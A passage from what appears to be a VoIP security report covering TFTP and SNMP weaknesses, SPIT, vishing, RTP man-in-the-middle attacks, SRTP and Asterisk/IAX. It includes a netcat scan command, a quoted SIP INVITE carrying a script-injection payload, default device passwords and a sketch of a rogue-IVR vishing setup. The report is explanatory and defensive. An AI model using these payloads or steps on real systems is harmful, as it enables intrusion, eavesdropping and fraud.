C:\WINDOWS\system32>nc -u -vvn [redacted] 69
(UNKNOWN) [[redacted]] 69 (?) open
^C
C:\WINDOWS\system32>
```

Figure 14

Using Netcat with the '-u' options allows the scanner to service check UDP ports, as was the case with probing the fuzzed out Internet found Cisco Unified Call Manager and tftp server listening on port tftp:69/udp. While banner grabbing in and of itself does not compromise a VoIP resource target, it does identify the service/version running, which would be useful information to an attacker that would find an un-patched VoIP phone of VoIP PBX.

Enterprise VoIP relies significantly on services such as LDAP, DNS, RADIUS, TFTP, etc. If an attacker could find a TFTP server left unsecured in an organization’s DMZ, since TFTP does not provide any type of authentication, the configuration files of various VoIP phones and other critical devices like routers, switches, firewalls, can be pulled to the attacker’s machine. For example, each time a Cisco 7912 VoIP phone boots up, it queries the local TFTP server for the SIPDefualt.cnf to load (Unknown/Cisco, 2006). However because of TFTP being inherently insecure due to traffic not being encrypted, it's fairly easy to identify all the different configuration files served on an organization’s TFTP server without attacking it. However this is dependent upon the attacker being able to sniff traffic on the TFTP server’s network. If an attacker would be able to overwhelm a switch by flooding it with ARPs, then the switch would fail open turning it essentially into a hub. All VLAN configurations would be ignored and all switch ports would receive copies of all packets. The attacker could then run a tcpdump or Wireshark (formerly Ethereal) packet capture just for TFTP traffic. Again, since TFTP is sent in clear text, the configuration files served on the server would be visible, and the attacker could then request them himself. Going back to the Cisco VoIP phone with the HTTP GUI enabled found in the example above, an attacker could easily use tftp to pull the SIPDefault.cnf configuration file to reveal various extensions, usernames, passwords, etc.

No configuration files were transferred from any of the tftp servers found while searching for them for this report. The best practice for securing tftp servers necessary for the successful operation of VoIP resources would be to apply a layered security approach such as including host based firewalls on tftp servers and specifically defining the IP address ranges permitted to ‘GET’ files from the tftp server, and to deny all others.

However this can be easily circumvented via spoofing one’s source IP address.

Simple Network Management Protocol or SNMP is an application layer protocol that is used to exchange various types of management information between routers, switches, firewalls, servers, and other various devices used on a network such as VoIP phones both wired and wireless. SNMP version 1 and 2 are inherently insecure since they use clear text community strings or passwords for authentication. SNMPv3, as defined in RFC 3411, however employs the use of 3DES and AES encryption and authentication for the exchange of management traffic. SNMPv1 is widely supported by most VoIP phones for functionality and backwards compatibility purposes. However most VoIP phones come with SNMPv1 daemons enabled and network administrators clumsily forget to change the default SNMP community string. An example of this is the US-CERT/NIST CVE-2005-3722, where it is noted that the SNMP v1/v2c daemon in Hitachi IP5000 VOIP WIFI Phone 1.5.6 allows remote attackers to gain read or write access to system configuration using arbitrary SNMP credentials. This vulnerability would allow unauthorized access, partial confidentiality, integrity, and availability violation, allow unauthorized disclosure of information , and allow a disruption of service.” Upon further research, the following was found:

1) The phone has an undocumented open port 3390/tcp that allows access to the Unidata Shell upon connection. The service reportedly cannot be disabled and can potentially be exploited to gain access to sensitive information and to cause a DoS.
2) The phone has a hardcoded administrative password of "0000". This may be exploited by a user with physical access to the phone to modify the phone's configuration.

3) The default index page of the phone's HTTP server (8080/tcp) discloses information like phone software versions, phone MAC address, IP address and routing information.
4) The vulnerabilities have been reported in firmware versions prior to 2.0.1.

Fixes for these problems were added in the updated firmware version 2.0.1 or later where an administrator was then strongly encouraged to change the passwords ASAP (Merdinger, 2005). A similar SNMP vulnerability was found in US-CERT/NIST CVE-2005-3803 for the Cisco 7920 Wireless IP Phone, firmware version 2.0 and earlier.

During my research I found that are plenty of pieces of documentation noting the default SNMP community strings used on devices out of the box. One such website which I browsed to was http://www.phenoelit-us.org/dpl/dpl.html. The disabling of SNMPv1 and v2 daemons on VoIP phones where possible, and useing SNMPv3 would be optimal for all VoIP devices.

All network devices are susceptible to denial and distributed denial of service attacks including VoIP resources. However even if the DOS or DDOS is not targeted against an internal VoIP resource (phone, proxy server, etc.), flooding the internal networks (routers, switches, firewalls etc.) with junk/non-business packets would still degrade the QOS of VoIP. The DOS attacks can include TCP SYN scans, ICMP floods (if ICMP is permitted). When targeted against a SIP PBX by the means of sending many INVITE, REGISTER, and BYE requests simultaneously, this could halt all VoIP call service. There are various vendors that sell appliances that can be deployed at the perimeter or core of a network to detect, threshold, or block infected host outbound DOS or external inbound DOS such as Arbor Networks, Mirage Networks, and TippingPoint (Endler, 2007).

In the past as organizations began increasingly using e-mail, SPAM e-mails became more prevalent in soliciting the recipients to click on links to mortgage, erectile dysfunction, medical services, debt consolidation, and other sites to receive discounts. Similarly, VoIP prevalence into the enterprise and at home is increasing voice SPAM or SPAM over Internet Telephony (SPIT).

> “SPIT is not a problem right now because, while there is a fair amount of VoIP deployed and the amount is certainly growing, most of it is present in disconnected internal VoIP deployments. While enterprises have a fair amount of VoIP, it is uncommon to connect these deployments to others. Circuit-switches access and the PSTN continue to be the primary interconnects between enterprises… Overtime, more enterprises will interconnect themselves via VoIP, most likely through SIP trunks to service providers and/or the Internet” (Endler, 2007).

While e-mail SPAM is a nuisance requiring recipients to delete the e-mails and update SPAM filters, SPIT would consume much more time of recipients by having to answer the phone and listen, if even for short periods of time. This will considerably cut into employee productivity, and since the caller ID can be spoofed, the recipient may well think it’s a legitimate source calling. While sending SPAM is virtually free, a SPIT infrastructure costs money to setup in terms of buying a PC or server to run SER or Asterisk, as well as purchasing SIP trunking services from an ITSP. Further research lead me to the www.hackingvoip.com/sec_tools.html website that provides a free SPIT tool called ‘SPITTER’. Another SPIT producing tool found online was ‘TeleYapper’, that works in conjunction with trixbox (http://nerdvittles.com/index.php?p=113).

SPIT will most likely not be sourced internally within an enterprise network, unless of course there is a compromised or rogue SIP proxy using the organization’s network to send SPIT outbound to the next victims. VoIPshield systems sells a product called ‘VoIPblock^{TM} Anti-SPIT (Voice Spam)” that claims to be effective at mitigating SPIT threats by white/black listing based off of user feedback, employing the use of a correlation engines and anti-spit policies (http://www.voipshield.com/products/voipblock.html). This product is designed to sit inline with a SIP proxy to stop SPIT traffic before it reaches the proxy, similar to snort inline IPS. Without being able to download it and test for myself, I cannot test to see if the product is effective at stopping threats as it claims to.

“Voice phishing or vishing, involves an attacker setting up a fake interactive voice response system (IVR) to trick victims into entering sensitive information such as account, PIN, and social security numbers, or any authentication info that is used to verify your identity” (Endler, 2007). Vishing, just like phishing and other existing social engineering threats rely on the victim to trust the source. Whether it is links or attachments in e-mails, suspicious faxes, IMs from people you don’t know, etc., if the trust and look of authenticity is maintained to a certain degree, then vulnerabilities like this will persist:

> “More than 1,000 people in the Jefferson City area received a prerecorded phone message Wednesday that sought customer information and claimed to be from “Central Trust Bank”- a name Central Bank does not go by - and, in fact, showed Central Bank's customer service line on caller ID systems.

> The fraudulent attempt to obtain people's information by luring them with an “account deactivation” threat was dealt with quickly by Central Bank, Jefferson City Police Department and employees, said Dan Westhues, senior vice president of retail banking. By Thursday morning, more than 400 concerned customers had notified Central Bank of the situation. The latest scam again prompted officials to warn people not give out pin numbers or account numbers for credit cards, debit cards or bank accounts to entities that already have them" (Brooks, 2007).

Fundamentally for this to work in a somewhat anonymous way for the attacker, he would have to have compromised a remote PC or remote SIP proxy. Trixbox, formerly called Asterisk@Home, is a SOHO version of the free Asterisk VoIP PBX. If an attacker could copy the trixbox .iso file to the compromised host and install it, he could potentially have a working remote VoIP PBX/IVR. A 1-800 number could be purchased from any random ITSP such as FreedomVoice or Sixtel (http://tollfree.freddomvoice.com/), (http://sixtel.net/). That ‘800’ number would route calls to your rogue Asterisk proxy server. For this realistically to work, the firewall rules between the Internet and the compromised host would have to permit the VoIP traffic to your new rogue Asterisk proxy. The trixbox IVR system could be configured, and then the voice response messages for victims to hear must be recorded. While this is all possible and feasible, if an organization is monitoring firewall, VoIP, and other logs closely, then this suspicious activity from the rogue asterisk server would be brief. This topic also goes back to user/employee VoIP security awareness to not trust callers as much and to verify independently what they are saying (identify phone numbers, e-mails, etc. independently).

"Much in keeping with the theme of Black Hat, where honest is not the best policy but the only policy, iSec Partners security experts Himanshu Dwivedi and Zane Lackey took the stage to deliver the bad news: VoIP systems based on H.323 and the Inter Asterisk eXchange (IAX) protocols can be fairly easy compromised and brought down" (Messmer, 2007).

Navigating to www.isecpartners.com/voip_tools.html brings you to a site containing multiple VoIP security tools; some for auditing use and some for exploitation use:

- VSAP

VSAP is an automated question/answer tool to audit the security of VoIP networks (SIP/H.323/RTP). It provides security topics and audit questions for the end user to complete. Once all the questions are answered, VSAP will show all satisfactory and unsatisfactory responses and display a final score.

- RTP Injection Files

RTP injection files can be used with nemesis, a packet injection tool, for a variety of attacks on VoIP networks using RTP. Attacks files include Flood, BYE, and Denial of Service.

- IAXHangup

The IAXHangup is a tool is used to disconnect IAX calls. It first monitors the network in order to determine if a call is taking place. Once a call has been identified, it then injects a HANGUP control frame into the call.

- IAXAuthJack

IAXAuthJack is a tool used to actively perform an authentication downgrade attack and force an endpoint to reveal its password in plaintext over the network. It performs this attack by sniffing the network for traffic indicating that a registration is taking place, and then injecting a REGAUTH specifying that the endpoint should authenticate in plaintext rather than MD5 or RSA.

These tools should be used carefully and can be used in a VoIP penetration test against an organization's VoIP infrastructure.

Attackers have been dreadfully successful at employing cross site scripting attacks (XSS) to gain confidential information from victims from data resources. As expected it was only a matter of time until a XSS vulnerability would be found and exploited against a VoIP phone. The new US-CERT/NIST CVE-2007-5411 details a “Cross-site scripting (XSS) vulnerability in the Linksys SPA941 VoIP Phone with firmware 5.1.8 allows remote attackers to inject arbitrary web script or HTML via the From header in a SIP message." The SecurityFocus page provided greater details on this exploit:

> “Linksys SPA941 devices are prone to HTML-injection vulnerability because the built-in web server fails to properly sanitize user-supplied input before using it in dynamically generated content. Attacker-supplied HTML and script code would execute in the context of the affected website, potentially allowing an attacker to steal cookie-based authentication credentials or to control how the site is rendered to the user; other attacks are also possible” (State, 2007).

This is vulnerability falls into the category insecure programming without input validation just as so many other vulnerabilities have been due to, and according to SecurityFocus, there is no remedy available as of October 2007 for organizations using this phone. With further researching this, I found the exploitive SIP INVITE message in question:

```
INVITE sip:h@192.168.1.3 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.9:5060;rport
To: sip:h@192.168.1.3
From: "<script>alert('hack')</script>""natraj"
<sip:natraj@loria.fr>;tag=002f000c
Call-ID: 401010907@192.168.1.9
CSeq: 4857 INVITE
Content-Type: application/sdp
Subject: sip: natraj@loria.fr
Contact: "natraj" <sip:192.168.1.9:5060;transport=udp>
Content-Length: 214

v=0
o=root 47650 47650 IN IP4 192.168.1.9
s=session
c=IN IP4 192.168.1.9
t=0 0
m=audio 5070 RTP/AVP 3 0 110 5
a=rtpmap:3 GSM/8000/1
a=rtpmap:0 PCMU/8000/1
a=rtpmap:110 speex/8000/1
a=rtpmap:5 DVI4/8000/1
```

(State, 2007).

As you can see, the ‘From:’ header contains a script. Due to the lack of input validation, attackers are able to modify the ‘From:’ headers to include scripts or spoof caller ID numbers (as discussed later). There are likely other such XSS exploits against VoIP phone web servers that have not yet been reported but will be over time.

Another frightening prospective VoIP vulnerability is that of VoIP SIP botnets. Bots are zombie PCs that have been infected with some sort of malware and unbeknownst to the owner, is under control of a bot herder or command and control server. The bot herder controls the bots through a control channel such as Internet Relay Chat (IRC), or peer-to-peer (P2P) networks.

“In just eight months the Storm worm has infected more than 20 million computers and built a zombie army -- or botnet -- capable of launching DDoS attacks that could be used against any organization or even damage critical infrastructure, according to security experts” (Tung, 2007). As you can see, there is a legitimate fear here that if Storm Worm can infect millions of PCs, that VoIP SIP phones will also become infected and join other bots in attacks against data and/or VoIP resources throughout the world. As such, device logs should be always scrutinized to block offending external IP address at the SIP firewall/edge device when they are made aware of.

> "On a larger level, though, it’s just a powerful reminder that the botnet threat is very real out there. And the question is… could your IP telephony infrastructure withstand a botnet attack? Is your larger IT infrastructure up to withstanding some degree of an attack? Do you have multiple VoIP gateways? Could you route around points on your infrastructure that were being attacked? Do you (gasp) have TDM trunks that could work as backups? I don’t know if anyone in Estonia has had their IP telephony disrupted by bot nets, but odds are if the attacks are as bad as being reported, some companies probably did. What will you do to ensure your company’s IP communication isn’t disrupted should bot nets come calling?" (York, 2007).

A SIP botnet could be ordered to perform DDoS attacks against any organization’s SIP infrastructure via INVITE and REGISTER, and BYE requests subsequently overwhelming the SIP infrastructure including SIP firewalls and VIPSs.

Unrelated to VoIP bot nets, an interesting vulnerability was found detailed in US-CERT/NIST CVE-2007-3047 noting that “The Vonage VoIP Telephone Adapter has a default administrator username "user" and password "user," which allows remote attackers to obtain administrative access”. Further research lead me to the SecurityFocus website detailing this vulnerability further:

> “The Vonage VoIP Telephone Adapter device is, by default, accessible from the WLAN/internet. The product ships with the default username of 'user' and default password of 'user' to access the administrative backend. Users are suggested to update their passwords immediately. An attacker could cause a denial-of-service by uploading broken firmware to the device, or by constantly rebooting the device” (Martinelli, 2007).

Given the prevalence of Vonage (not researched in this report) into the SOHO market, there are likely still thousands of these adapters in their default ‘out of box’ configuration, thus allowing attackers the ability to call harvest and eavesdrop on conversations. This is similar to the lax effort of the average person to secure their Wi-Fi router ‘out of box’.

III. Real Time Protocol (RTP)

Real-Time Protocol or RTP, is used for audio purposes, and is documented in RFC 3550 as an IETF standard. “RTP provides end-to-end network transport functions suitable for applications transmitting real-time data, such as audio, video or simulation data, over multicast or unicast network services. However before the RTP voice call can be exchanged, each caller must know how to reach the callee(s) and other important call information, such as what codecs will be used/supported. The session to identify this information can be established using SIP, whereby a SIP proxy server will provide location information of/to both callers. During the SIP session, Session Description Protocol (SDP) messages will be exchanged to tell all callers what destination IP address to send packets to, what ports to open for RTP and RTCP, and what codec to use (SDP will be discussed in greater detail later on). However the actual RTP voice call will not traverse or be proxied through the SIP proxy server. The RTP voice session will be directly between the two VoIP phones. It is important to identify these separations in functionality since a potential attacker knows that he can target his reconnaissance and exploits against vulnerabilities in any of the above (SIP, SDP, RTP, and RTCP) in the efforts of modifying, degrading, or performing denial of service attacks against VoIP calls. The following is a simple diagram to illustrate the explained functionality:




Figure 15

(http://blog.lithiumblue.com/2007/07/understanding-relationship-between-sip.html)

There is some consideration that must be taken when defining the IP address to contact in the SDP message in terms of NAT traversal, but that will be discussed later on in the SIP section. RTP does not address resource reservation and does not guarantee quality-of-service for real-time services" (Schulzrinne, Casner, Frederick, Jacobson, 2003). While RTP is used for the actual data/voice audio exchange, RTCP is used to monitor the QOS of the audio, and to exchange control information to callers in a session. According to IANA, port 5004/udp has been seen used for RTP, and port 5005/udp used for RTCP traffic (discussed later). However according to RFC 3550, RTP and RTCP traffic is not bound to these ports, although they may be configured by default on some VoIP phones.

> "For UDP and similar protocols, RTP SHOULD use an even destination port number and the corresponding RTCP stream SHOULD use the next higher (odd) destination port number. For applications that take a single port number as a parameter and derive the RTP and RTCP port pair from that number, if an odd number is supplied then the application SHOULD replace that number with the next lower (even) number

> to use as the base of the port pair.” (Schulzrinne, Casner, Frederick, Jacobson, 2003)

Since the 1-1024 port range is used for well known services, and many Linux distribution operating systems automatically assign ports in the 1024-5000 range for various services, research shows the broad range of dynamically selected RTP and RTCP ports beginning at 5000/udp, with no distinct end range. This knowledge is useful to an attacker since a more targeted/smaller range of ports can be scanned against a target VoIP phone to identify active/open RTP and RTCP ports. Since RTP uses UDP for faster audio delivery due to less overhead when compared to TCP, there must be some method of keeping track of packets. The first 12 bytes of every RTP header are present in RTP stream. However like TCP, RTP also uses time stamps, and sequence numbers to uniquely identify each RTP packet and reconstruct the voice conversation on the receiving end(s). The relationship of RTP and RTCP using one port for data/audio exchange, and a second port for data/audio control, is similar to FTP (File Transfer Protocol) where the initial connection is established to the port FTP:21/tcp, and then a second connection is established on FTP:20/tcp for the data to be exchanged.

> “The audio conferencing application used by each conference participant sends audio data in small chunks of, say, 20 ms duration. Each chunk of audio data is preceded by an RTP header; RTP header and data are in turn contained in a UDP packet. The RTP header indicates what type of audio encoding (such as PCM, ADPCM or LPC) is contained in each packet so that senders can change the encoding during a conference, for example, to accommodate a new participant that is connected through a low-bandwidth link or react to

> indications of network congestion… RTCP monitors the QOS to convey information call initiators and receivers.” (Schulzrinne, Casner, Frederick, Jacobson, 2003)

While SIP and H.323 can be used to build sessions from end point to end point, both use RTP to send the actual media. VoIP and specifically RTP are susceptible to Man In The Middle (MITM) attacks. With regards to RTP, “the presence of the sequence number, timestamp, and synchronization source identifier (SSRC) makes it difficult for an attacker to inject malicious RTP packets into a stream. The attacker needs to be performing a MITM attack or be able to monitor the packets so that the malicious packets include the necessary SSRC, sequence number, and timestamp” (Endler, 2007). Generally speaking, when injecting malicious packets into a TCP connection, if the IP addresses, sequence numbers, protocols, flags, ports, etc. do not match, then the out of sequence packets will be dropped. However with RTP, the MITM would have to be able to sniff the sequence numbers, synchronization source numbers, and timestamps. Without this encryption, a voice call could be ‘Fuzzed’ or degraded if it falls victim to a MITM attack, where the attacker would inject packets with altered sequence numbers, synchronization source numbers, and time stamps thereby degrading the voice quality.
ARP cache poisoning seems to be the method of choice for executing a MITM attack. Assuming the malicious user has acquired access to a PC on the same network as the VoIP phone and VoIP proxy, this can be performed by the attacker using an ARP cache poisoning tool such as Cain and Abel to send out gratuitous ARP packets to all the VoIP phones and the VoIP proxy to change the MAC/IP address mappings. This is a layer 2 attack which means that even if the VoIP traffic between the phone and VoIP proxy is encrypted, it can still be redirected through the

malicious PC, and then forwarded to the VoIP proxy as long. How the sniffed traffic would be all cyphertext. This will continue to work as long as the VoIP phone and proxy continue to think that that destination MAC address in the Ethernet frames is the other. The likelihood of this happening is remote seeing as how the 'man in the middle' would have to sniffing the call setup from the source phone/caller, or source data center (router uplink port or IDS SPAN port, etc), or Internet/ISP leased network line, or destination data center (router uplink port or IDS SPAN port, etc), or destination phone/caller, not to mention the fact that if the voice call becomes overwhelmed with static, the callers could simply hang up and call again. As you can see, the likelihood of this happening is very small. When compared with data, especially automated traffic, there is no human listening to identify if something is going wrong. One could only imagine the surprise when a VoIP call using RTP would be in progress, and during midsentence, the destination caller would all of a sudden hear somebody else's voice… The following is a diagram depicting the example:




Figure 16

The RTP injection of/replacing audio could also occur via a SIP rogue proxy attack (discussed later). While an IPSec VPN would encrypt all of the RTP packets (only the new layer 3 IP header would remain visible with ESP configured), effectively causing somebody sniffing/listening to voice to receive cyphertext, the solution does not scale well since it is not dynamic enough due to the many connections and NAT traversals that will be necessary along with a PKI infrastructure. Secure Real-Time Protocol (SRTP), as defined in RFC 3711, provides a framework for securing RTP packets by providing encryption, authentication, and protection against replay attacks:

> “SRTP can achieve high throughput and low packet expansion. SRTP proves to be a suitable protection for heterogeneous environments (mix of wired and wireless networks). To get

> such features, default transforms are described, based on an additive stream cipher for encryption, a keyed-hash based function for message authentication, and an "implicit" index for sequencing/synchronization based on the RTP sequence number for SRTP and an index number for Secure RTCP (SRTCP). (Baugher, McGrew, Cisco Systems, Naslund, Carrara, Norrman, 2004)

This is similar to IPSec VPN functionality, and can be combined with it for added encryption and authentication when traversing between multiple organization sites (although not necessary). Just as RTP and RTCP use two separate ports to send traffic, SRTP and SRTCP would be used to encrypt both respectively. This becomes important due authentication needs in terms of ensuring the integrity of sequence numbers and QOS communications.

> “SRTP and SRTCP use two types of keys: session keys and master keys. By a "session key", we mean a key which is used directly in a cryptographic transform (e.g., encryption or message authentication), and by a "master key", we mean a random bit string (given by the key management protocol) from which session keys are derived in a cryptographically secure way. The master key(s) and other parameters in the cryptographic context are provided by key management mechanisms external to SRTP such as MIKEY, KEYMGT, and SDMS;" however the key management portion is beyond the scope of this report. (Baugher, McGrew, Cisco Systems, Naslund, Carrara, Norrman, 2004)

In the effort to secure RTP and RTCP, one would also want to defend against ‘replay’ attacks which could be performed by a hacker sniffing the traffic stream and then injecting old or ‘replaying’ packets. All SRTP and SRTCP senders and receivers, while using integrity protection/authentication keep a replay list, which can be used to compare incoming sequence numbers of RTP and RTCP packets, to the sequence numbers of RTP and RTCP packets already received within a sliding window size of at least 64 bytes.

IV. Asterisk and Inter-Asterisk Exchange (IAX)

Inter-Asterisk Exchange (From now on called ‘IAX’) is a call control protocol that was designed for use with Asterisk. “Asterisk if a full-featured IP PBX in software. It was primarily developed on the GNU/Linux for x86, but it also runs on other OSs, including BSD, and MAC… Asterisk provides voicemail, directory services, conferencing, interactive Voice Response (IVR), and other features” (Endler, 2007). A good analogy when referring to Asterisk is that just as the open-sourced, Linux based software firewall IPtables is an alternative to Cisco’s proprietary PIX, ASA, and FWSM firewalls, Asterisk is the open-sourced, Linux based software IP PBX as an alternative to Cisco’s proprietary Unified Call Manager. Asterisk generally uses SIP as its call session setup protocol. Asterisk, unlike Cisco’s Unified Call Manager or Avaya’s Communication Manager, does not have to run on a proprietary media server and it can be configured with specific line cards to support legacy equipment and phones. As such, the allows organizations to gradually introduce VoIP deployments into their infrastructure while retaining well tested and guaranteed QOS abilities of POTS and PBXs. Asterisk supports SIP, H.323, IAX, SCCP, and MGCP (Media Gateway Control Protocol, although research in many web forums indicates great difficulties in getting Asterisk to work with MGCP). Asterisk supports SIP by implementing both the SIP registrar and the SIP proxy server, which will both be discussed in the SIP section of this report. Essentially speaking, Inter Asterisk Exchange is used for communications between multiple Asterisk IP PBXs. From the IAX2: Inter-Asterisk eXchange Version 2 draft-guy-iax-03, which is a ‘work in progress’, “IAX2 is an "all in one" protocol for handling multimedia in IP networks. It combines both control and media services in the same protocol.

In addition, IAX2 uses a single UDP data stream on a static port greatly simplifying Network Address Translation (NAT) gateway traversal, eliminating the need for other protocols to work around NAT, and simplifying network and firewall management" (Unknown, 2007).

IAX2 using port 4569/udp for both media and signaling is in contrast, to FTP using port 21/tcp for control/setting up connections, and using port 20/tcp for data exchange. Asterisk was originally designed for smaller VoIP deployments, without the enterprise market in mind. However the IAX version 1 has been deprecated and replaced with IAX2 (still referred to as IAX). The reason for this was due to wasted bandwidth by having multiple connections for media and signaling when an Asterisk VoIP PBX would handle many calls. An example showing how Asterisk with IAX2 scales well is that IAX2 supports the trunking or multiplexing of multiple phone calls to the same destination over a single IP datagram. While this functionality is beneficial in terms of lowering bandwidth consumption, if not encrypted and authenticated, an attacker sniffing this traffic before and after the VPN would be able to see requests in clear text. The following diagram illustrates the bandwidth savings by this implementation:




Figure 17

In the example above, there is an organization with offices in New York and Chicago. Each office uses and Asterisk VoIP PBX for voice traffic in separate Asterisk domains. An IPSec VPN connection is setup between both sites so that data and voice can be exchanged in both directions. In this example, there are multiple calls, at both sites, that are simultaneously sending and receiving voice traffic. When a caller in Chicago picks up his SIP VoIP phone and receives a dial tone, the caller is already registered as a user agent to the SIP Proxy, which is running on the Asterisk VoIP PBX. When the Chicago caller dials a NY caller’s number/extension, the request is sent first to the Chi Asterisk SIP proxy server. The Chi Asterisk SIP proxy server receives the request and looks in the extensions.conf file to identify how and where to forward the VoIP traffic. If the Asterisk VoIP PBX sees in the extensions.conf file that the destination number/extension is not a Chicago extension, but a NY extension, the Dial() application's parameters instruct the Asterisk server to connect the call through an IAX2 channel to the Asterisk VoIP PBX in the NY office/domain. The dial scripts in the extensions.conf file point to the iax.conf file for connecting to the NY Asterisk PBX (Endler, 2007). Taking into consideration that on any business day, multiple users from one office would be calling users in the other office, you can see how building and tearing down all of these calls can become resource and bandwidth intensive. So instead of the Chi asterisk building separate connections for each Chi sourced call destined to an NY caller, using IAX2 trunking, the same IP datagram is used containing SRTP (secure audio) and SRTCP (secure or control/QOS). This savings of overhead traffic, if done so securely using SIP-TLS, SRTP, and SRTCP, would be beneficial since the IP headers of all the datagrams will have the same source and destination IP addresses. Bandwidth is saved this way by utilizing IAX2's trunking mode between multiple Asterisk VoIP PBXs.

As mentioned earlier, the extensions.conf file is the file maintained by the Asterisk VoIP PBX to know how to forward VoIP traffic. However care must be taken to configure the scripts in this configuration file securely so that somebody could not exploit the weakness of the configuration file and make calls for free. In the extensions.conf file, there are different 'contexts' or sections of scripts that are used to define Asterisk handles internal, local, outbound calls, and inbound calls from other Asterisk VoIP PBX domains like an organization with multiple sites. There are certain contexts that have special meaning to Asterisk such as [default] and [internal]. However others can be defined by a user such as [local] (extensions to local phones at an Asterisk site), [outbound] (pointing to 2nd or 3rd Asterisk domain, or PSTN), and [inbound from→1.1.1.1] (from another Asterisk domain). In an extensions.conf file, the [internal] context is provided outbound calling privileges. So if one were to merge the [local] context with the [internal] context, an inbound caller from the PSTN could then be able to get a dial tone, and place calls for free (Endler, 2007). A 'phreaker' is a term used to describe a person that tests telecommunications equipment to identify 'holes' of vulnerabilities, in an effort to make free outbound calls, sourced from and charged to the target organization. This is similar to the modern day hacker who probes targets on the Internet for vulnerabilities for future exploitation. There is also an Asterisk VoIP manager that can be enabled on an Asterisk VoIP PBX.

